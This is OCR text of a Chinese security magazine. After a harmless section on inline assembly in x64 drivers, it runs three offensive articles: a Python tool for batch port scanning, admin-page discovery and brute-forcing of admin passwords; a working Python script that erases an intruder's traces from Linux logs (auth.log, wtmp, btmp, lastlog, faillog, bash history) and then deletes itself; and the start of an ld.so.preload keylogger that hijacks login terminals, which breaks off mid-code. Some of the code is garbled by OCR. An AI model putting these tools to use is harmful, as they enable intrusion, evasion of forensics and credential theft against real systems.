__cpuid/__cpuidex	生成 cpuid 指令
__trap	产生 n 号中断
__sidt/__lidt	生成 sidt/lidt 指令
_InterlockedAnd 等	进行原子操作
__inbyte/__outbyte	生成 in/out 指令
__rdtsc	生成 rdtsc 指令
_disable/_enable	关/开中断

表 1 常用的编译器 intrinsics

上表列出了常用的 intrinsics。（完整的 intrinsics 列表十分冗长，有兴趣的读者可以查阅 intrin.h 或 MSDN。未包含在表 1 中的 intrinsics 主要是位操作和 MMX 指令，前者可以由高级语言实现，后者我们的程序用不到。）如果这些 intrinsics 可以胜任工作，就无需使用内联汇编了。

当然，intrinsics 的能力有限，比如对通用寄存器的读写就无能为力，于是我们请出 Intel 编译器。Intel 编译器也支持 C/C++，且可以在 64 位程序中使用_asm 关键词。更重要的是，Microsoft 与 Intel 是合作伙伴，Intel 专门开发 VS 插件，将自己的编译器集成到 VS 中，所以只要配置得当，我们就可以继续在 VS 中使用_asm！

首先从 http://software.intel.com/en-us/intel-composer-xe/下载 Intel Composer XE 2013。注意，Composer 的版本不能低于 VS，否则 VS 插件无法安装。Composer2013 的安装包有 1.5G，但我们只需安装 X64 编译器和 VS 插件，所以实际需要的空间很小。安装过程不再赘述，只是提醒大家 Composer 2013 搭配 VS2013 时有个 bug，可能导致生成失败（详见 http://software.intel.com/en-us/articles/fail-to-build-x64-configuration-in-visual-studio-2013-with-error-trk0002-failed-to-execute ）。Intel 给出的修复办法是对 C:\Program Files (x86)\MSBuild\Microsoft.Cpp\v4.0\V120\Platforms\x64\PlatformToolsets\Intel C++ Compiler XE 14.0\Toolset.props 略作修改，上述链接中已给出修改后的文件。

安装完毕后，我们从开始菜单中运行 Parallel Studio XE 2013 with VS2013。VS 启动后，界面没有明显变化，如图 2 所示。我们还是按照原先的方法建立一个项目，这里以一驱动为例。随后我们添加代码，作为示例，只是打印一个变量的值，代码如下：



图 2 启动 Parallel Studio XE 2013 with VS2013

```
#include<ntddk.h>
VOID Unload(PDRIVER_OBJECTDriverObject)
{
UNREFERENCED_PARAMETER(DriverObject);
DbgPrint("Unload!\n");
}
extern"C"NTSTATUS
DriverEntry(
_In_PDRIVER_OBJECTDriverObject,
_In_PUNICODE_STRINGRegistryPath
    )
{
UNREFERENCED_PARAMETER(RegistryPath);
DriverObject->DriverUnload = Unload;
int a = 10;
_asm{
    xor eax,eax
    mov a,eax
}
DbgPrint("a: %d\n", a);
DbgPrint("Load!\n");
returnSTATUS_SUCCESS;
}
```

此时直接编译会提示不支持_asm 关键字。右击项目打开属性，如图 3 所示，将 Platform Toolset 设为 Intel C++ Compiler XE 14.0 并点击 Apply。这时菜单中会出现 Intel Specific 下拉菜单和一系列选项。将 Base Platform Toolset 设为 WindowsKernelModeDriver8.1（笔者使用 WDK8；如果使用 WDK7，请选择相应版本）。如图 4 所示，按 F7 编译成功。加载驱动后，输出如图 5 所示。



图 3 设置项目属性以切换到 Intel 编译器

```
1>  xilink: executing 'link'
1>  MiniFileFilter.vcxproj -> D:\visual studio 2010\MiniFileFilter - Copy\x64\Win7Debug\AsmDriver.sys
1>  Done Adding Additional Store
1>  Successfully signed: D:\visual studio 2010\MiniFileFilter - Copy\x64\Win7Debug\AsmDriver.sys
1>
========== Build: 1 succeeded, 0 failed, 0 up-to-date, 0 skipped ==========
```

图 4 驱动编译成功



图 5 驱动执行结果

由此我们就恢复了使用内联汇编的能力，不必再被编译器所限制。需要注意的是，Intel 编译器的编译选项与微软编译器略有不同，如果遇到问题，请参阅有关文档。

Python 打造批量服务器扫描破解工具

文/图 杭州电子科技大学（DesertEagle）马智超、杨宝山

Python 作为脚本语言，同多种系统函数和系统库乃至各类 Windows 系统建立了接口，在安全历史里上扮演着非常重要的角色。本文用 python 编写了一个批量服务器扫描破解系统，我们可以指定一个 IP 段进行扫描，实现批量 IP 地址端口扫描。对于给定的远程目标 Web 服务器，系统可以识别服务器上运行的 Web 服务器程序，可以选定 Web 服务器进行后台地址的扫描搜索，找到后台地址后可以指定字典进行弱口令暴力破解，之后拿下后台。其间用到了多线程技术，可以指定线程数，提高了速率。

在多线程 IP 地址端口扫描中，我们需要支持以下几种输入方式：

1、10.10.0.0/16

2、10.10.3.0/24

3、10.10.1.0-10.255.255.255

端口扫描使用 tcp connect，对 IP 参数的处理用到了正则表达式。IP 参数处理如下：

```
def analyze_1(ips): #返回 IP 前三节
    rule= re.compile(r"\d{1,3}\.\d{1,3}\.\d{1,3}\.")
    temp1 = ''
    for m in rule.finditer(ips):
        temp1 = m.group()
    return temp1
def analyze_1_24(ips):
    temp = []
    for x in xrange(1,255):
        temp.append(ips + str(x))
    return temp
def analyze_2(ips):
    rule=re.compile(r"\d{1,3}\.\d{1,3}\.")
    temp2 =''
    for m in rule.finditer(ips):
        temp2 = m.group()
    return temp2 + '255.' + '255'
```

通过以上的处理，我们可以对指定的参数做出不同的功能选择，下面我们看看服务器程序识别原理。

首先利用 TCP 协议，生成一个 TCP SOCKET 功能连接指定的 Web，TCP 请求后会返回一个数据包，数据包里有头信息，而头信息里有服务器类型信息。通过接受数据包，进而就可以判定指定网网址的服务器类型了；然后利用 HTTP 协议，发送 HTTP 请求，通过监控返回的信息状态来判定指定的后台网址是否正确；最后构造数据包 POST 传递，字典文件读取字符、暴力破解。

后台地址扫描代码如下：

```
host="http://"+host
site=host
print "Ready to find the admin of the web.please choose the number:"
print "1 PHP"
print "2 ASP"
print "Choose number and 'Enter key' for Select Kind\n"
code=input(">")
if code==1:
    print("\t [+] Scanning " + site + "...\n\n")
for admin in php:
    admin = admin.replace("\n","")
    admin = "/" + admin
    host = site + admin
    print ("\t [#] Checking " + host + "...")
    connection = httplib.HTTPConnection(site,80)
    connection.request("GET",admin)
```

```
response = connection.getresponse()
var2 = var2 + 1
if response.status == 200:
    var1 = var1 + 1
    print "%s %s" % ( "\n\n>>>" + host, "Admin page found!")
    raw_input("Press enter to continue scanning.\n")
elif response.status == 404:
    var2 = var2
elif response.status == 302:
    print "%s %s" % ("\n>>>" + host, "Possible admin page (302 - Redirect)")
    else:
    print "%s %s %s" % (host, " Interesting response:", response.status)
    connection.close()
print("\n\nCompleted \n")
print var1, " Admin pages found"
print var2, " total pages scanned"
raw_input("[/] The Game Over; Press Enter to Exit")

if code==2:
    print("\t [+] Scanning " + site + "...\n\n")
    for admin in asp:
    admin = admin.replace("\n","")
    admin = "/" + admin
    host = site + admin
    print ("\t [#] Checking " + host + "...")
    connection = httplib.HTTPConnection(site)
    connection.request("GET",admin)
    response = connection.getresponse()
    var2 = var2 + 1
    if response.status == 200:
        var1 = var1 + 1
        print "%s %s" % ( "\n\n>>>" + host, "Admin page found!")
        raw_input("Press enter to continue scanning.\n")
    elif response.status == 404:
        var2 = var2
    elif response.status == 302:
        print "%s %s" % ("\n>>>" + host, "Possible admin page (302 - Redirect)")
    else:
        print "%s %s %s" % (host, " Interesting response:", response.status)
        connection.close()
        print("\n\nCompleted \n")
        print var1, " Admin pages found"
        print var2, " total pages scanned"
        raw_input("The Game Over; Press Enter to Exit")
```

原理和核心代码大致就这些，下面是测试的效果截图。本程序名字叫 Eye，进入页面时效果如图 1 所示，可以选择是进行端口扫描还是 Web 后台扫描、服务器类型识别。

图 1

批量扫描端口效果如图 2 和图 3 所示，基于-24、-32 模式。



图 2

图 3

批量扫描端口效果如图 4 所示，基于 10.10.1.0-10.255.255.255 模式。

图 4

服务器类型识别效果如图和图 6 所示。



图 5



图 6

扫描后台效果如图 7 所示。



图 7



图 8



图 9

暴力破解后台效果如图 10 和图 11 所示。

图 10



图 11

本文简单的测试了一下，经过测试扫描速度还算可以，用户可以自定义线程数，可以完成给定类型的批量端口扫描、后台地址扫描、对 web 服务器类型的判别与后台地址的暴力破解。

Linux 入侵日志清理

文/图 lyrics

在计算机运行的时候，系统中总会留下一些历史记录或残留信息，如果计算机遭到入侵，则留在系统中的事件记录能够反映这一入侵事件。这些可以证明入侵的信息就是计算机证据，而收集这些证据的过程则被称为计算机取证。

计算机证据主要由两方面组成：一个是系统方面，包含系统日志文件、入侵残留物（遗留的程序、脚本等）；另一个是网络方面，包含防火墙日志、IDS 日志和网络服务（http、ftp）产生的日志等。本文主要关注系统日志文件的清理，系统日志记录了用户登录时间、登录 IP、进行的具体操作等内容。如果能够在退出系统前清理相关的日志，则能够减小被发现的概率，避免一些不必要的麻烦。

Linux 的日志大多记录在/var/log 目录下的文件里，也有些发行版本会保存到/var/adm 里。表 1 列出了比较敏感的日志文件信息。由于手上只有 Ubuntu、RedHat 和 Fedora 的系统，其他的发行版本有待补充。

文件	发行版本	内容
auth.log	Ubuntu	记录系统授权信息，如 sshd、cron 等
secure	RedHatFedora	记录系统授权信息，如 sshd、cron 等
btmp(二进制文件)	所有	记录失败的登录信息
wtmp(二进制文件)	所有	记录登录/退出的历史信息

lastlog(二进制文件)	所有	记录每个用户的最后登录时间
faillog(二进制文件)	UbuntuRedHat	记录不成功的登录企图
.bash_history	所有	记录用户的操作日志

表 1 Linux 系统日志列表

首先来看 auth.log 和 secure 文件，这两个文件记录的内容基本一致，只不过存在于不同的发行版本内。图 1 中记录了 root 从 ssh 登录进来的信息，包含登录时间、登出时间和 IP。最后一条日志是在用户退出后产生的，这就需要脚本在用户退出后自动执行删除操作。

```
10:33:12 ubuntu sshd[23556]: Accepted password for root from 10.253.0.7
10:33:12 ubuntu sshd[23556]: pam_unix(sshd:session): session opened for
10:59:57 ubuntu sshd[23556]: pam_unix(sshd:session): session closed for
```

图 1 auth.log/secure 文件信息

接下来是 btmp 和 wtmp 文件，这两个是二进制文件，用文本编辑器打开看不到具体信息，Linux 下分别使用 lastb 和 last 命令对 btmp 和 wtmp 进行查看，如图 2 所示。记录了登录用户、IP 地址以及登录和退出的时间戳。同样，wtmp 记录的登出时间是在用户退出后记录的，因此也要在用户退出后再进行清理。

```
[root     ~]# lastb -5
root     ssh:notty    10.253.0.7       Mon Nov 25 18:44 - 18:44  (00:00)
root     ssh:notty    10.253.0.7       Mon Nov 25 18:44 - 18:44  (00:00)
root     ssh:notty    10.130.102.153   Thu Nov 14 21:50 - 21:50  (00:00)
root     ssh:notty    [illegible]      Mon Oct 28 21:19 - 21:19  (00:00)
root     ssh:notty                     Mon Oct 28 21:18 - 21:18  (00:00)

btmp begins Tue Jun  2 12:39:01 2009
[root     ~]# last -5
root     pts/2        10.253.0.7       Mon Nov 25 20:18   still logged in
root     pts/2        10.253.0.7       Mon Nov 25 18:44 - 18:47  (00:03)
root     pts/4        10.253.0.7       Mon Nov 25 18:36 - 18:44  (00:07)
root     pts/5        10.253.0.7       Mon Nov 25 12:13 - 14:31  (02:18)
root     pts/4        10.253.0.7       Mon Nov 25 10:18 - 11:03  (00:44)
```

图 2 btmp 和 wtmp 文件信息

下面是 lastlog 和 faillog 文件，同样也要用 lastlog 和 failog 命令进行查看，图 3 是 lastlog 的输出信息，记录的是每个用户的最后登录时间、IP 和端口。

```
用户名           端口     来自             最后登陆时间
root             pts/2    10.253.0.7       一 11月 25 20:26:49 +0800 2013
bin                                        **从未登录过**
daemon                                     **从未登录过**
```

图 3 lastlog 的文件信息

最后是.bash_history 文件，这个文件是存放在~目录中，每个用户都有一个.bash_history 文件，例如 ubuntu 用户的~目录等价于/home/ubuntu，而 root 用户的~目录等价于/root。这个文件记录用户的命令行操作，但记录并不是实时写入的，而是在终端退出时写入。

介绍完各个日志文件，下面介绍如何通过 python 来自动清理当前用户的操作记录。首先通过命令“who –m”来获取当前用户的用户名、登录时间、登录 IP 等信息，以及使用“id –u usr”来获得用户名对应的 UID。接下来休眠 30 秒，让用户充分退出，最后分别执行各种日志的清理操作，以及删除脚本源代码。

```
defmain():
login_info=os.popen('who -m').read().split()
usr=login_info[0]
ip=login_info[-1][1:-1]
uid=os.popen('id -u '+usr).read()
printlogin_info
printusr,ip,uid

os.popen('cp ~/.bash_history ~/.bash_history.test')
time.sleep(30)#30s
clean_secure(usr,ip)
clean_btmp(ip)
clean_wtmp(ip)
clean_lastlog(uid)
clean_faillog(usr)
clean_bash_history()
os.popen('rm -fr CleanLogs.py')
```

auth.log/secure 是文本文件，不同的系统对应的文件不一样，首先要确定是哪个日志文件。注意到用户登入的日志有特征“Accepted password for **root** from **10.0.0.1**”，因此可以通过用户名和登录 IP 来识别 sshd 的 PID，如图 1 所示。清理日志时则根据 sshd 的 PID 特征来清理。

```
defclean_secure(usr,ip):
file_name=''
ifos.path.exists('/var/log/secure'):
file_name='secure'
elifos.path.exists('/var/log/auth.log'):
file_name='auth.log'
iffile_name=='':
print"secure/auth.log doesn't exist"
return

print'Clean: '+file_name
    f1 =open('/var/log/'+file_name,'r')
    f2 =open(file_name+'.test','w')
pid=''
for line in f1:
if'Accepted password for '+usr+' from '+ipin line:
pid=line.split()[4]
print'    '+pid
f1.seek(0)
```

```
for line in f1:
ifpidnotin line:
f2.write(line+'\n')
f1.close()
f2.close()
os.popen('mv '+file_name+'.test '+'/var/log/'+file_name)
```

btmp 和 wtmp 是二进制文件，我获得的日志文件格式和网上描述的 struct 信息不匹配，只好用 Winhex 对文件进行拆解。发现 btmp 的每条记录占用 384 字节，最新的记录放在文件的尾部；wtmp 的每条记录也是占用 384 字节，最新的记录插入到文件的开头。本文以登录的 IP 地址作为关键字来区分保留/删除的记录。

```
defclean_xtmp(file_name,ip):
ifos.path.exists('/var/log/'+file_name)== False:
printfile_name+" doesn't exists!"
return
file_size=os.path.getsize('/var/log/'+file_name)
if file_size%384!=0:
printfile_name+' error!'
return
print'Clean: '+file_name
    f1 =open('/var/log/'+file_name,'r')
    f2 =open(file_name+'.test','w')
    n =file_size/384
foriinxrange(n):#from old to new
info= f1.read(384)
ifipnotin info:
f2.write(info)
f1.close()
f2.close()
os.popen('mv '+file_name'.test '+'/var/log/'+file_name)
```

lastlog 是记录每个用户的最后登录时间，这个文件记录 UID [0, max(UID)]的登录信息，不管 UID 对应的用户存不存在。lastlog 的文件大小等于 292byte*(max(UID)+1)，从 UID 0 开始按顺序存放。因此，本文根据用户的 UID 值把对应的的记录清零。

```
defclean_lastlog(uid):
ifos.path.exists('/var/log/lastlog')== False:
print"lastlog doesn't exists!"
return
file_size=os.path.getsize('/var/log/lastlog')
if file_size%292!=0:
print'lastlog error!'
```

```
return
print'Clean: lastlog'
    f1 =open('/var/log/lastlog','r')
    f2 =open('lastlog.test','w')
    n =file_size/292
foriinxrange(n):
ifi!=int(uid):
f1.seek(i*292)
f2.write(f1.read(292))
else:
f2.write('\0'*292)
f1.close()
f2.close()
os.popen('mv lastlog.test '+'/var/log/lastlog')
```

faillog 记录不成功的登录企图，Linux 有提供相应的重置命令“faillog –r –u root”，直接执行就好了。命令行操作是在终端退出后写入.bash_history，可以先备份.bash_history，在用户退出后对.bash_history 进行还原，这样就不会记录执行过的命令了。

本文主要介绍了 Linux 系统中的六个关键日志，以及清理的一点方法。代码在 Redhat AS5, Ubuntu 12.04,Fedora6.2 测试通过。如有不当，还望斧正。

编写 Linux 键盘记录器

文/图 unity

在 Linux 系统实现键盘记录有很多种方法，这里我们采用最稳定的 hook 方法来实现。作为一台服务器，最常见的登录方式就是物理登录（tty）或者 ssh 登录（pty）了。对于前者，流程是这样的：首先 init 会启动一个 tty 监听程序，这个程序负责验证登录，一旦验证成功，就会直接调用 login 让用户登录，然后 login 会启动用户的 shell。后者呢，如果没有对 sshd 进行配置，默认情况下是 sshd 这个进程直接执行用户 shell 进行登录。

所以，如果我们控制了命令执行的函数，在登录的时候，劫持某些子进程的输入输出，就可以嗅探键盘的输入。

Hook 命令执行函数

经过观察，在 CentOS 上 login 调用 execvp 去启动 bash 程序；sshd 则使用 execve 去执行 bash，因此我们就来 hook 这两个函数。Hook 采用 glibc hook 的方法实现。

```
static int (*o_execve) (const char *, char *const*, char *const*) = NULL;
int execve(const char *filename, char *const argv[],
        char *const envp[])
{
    if (o_execve == NULL)
```

```
        o_execve = (int (*)(const char *, char *const*, char *const*))
dlsym (RTLD_NEXT, "execve");

    inject (filename);     //我们的劫持函数
    return o_execve (filename, argv, envp);
}
```

将其编译成动态库，然后在/etc/ld.so.preload 中添加这个 so 的绝对路径，就可以劫持函数了。

劫持输入输出

我们现在控制了命令执行函数，那么怎么劫持程序的输入输出呢？首先我们申请一个新的 pty，然后 fork 出一个子进程，把自己的输入输出都绑定到新的 pty 去，然后正常执行函数。父进程则负责监听这个 pty 是否有新的输入输出（这里只贴出关键代码）。

```
// 看看是不是想要劫持的程序
if (! (strncmp (parent, "/bin/login", strlen (parent)) == 0
            && strncmp (file, "/bin/bash", strlen (file)) == 0)
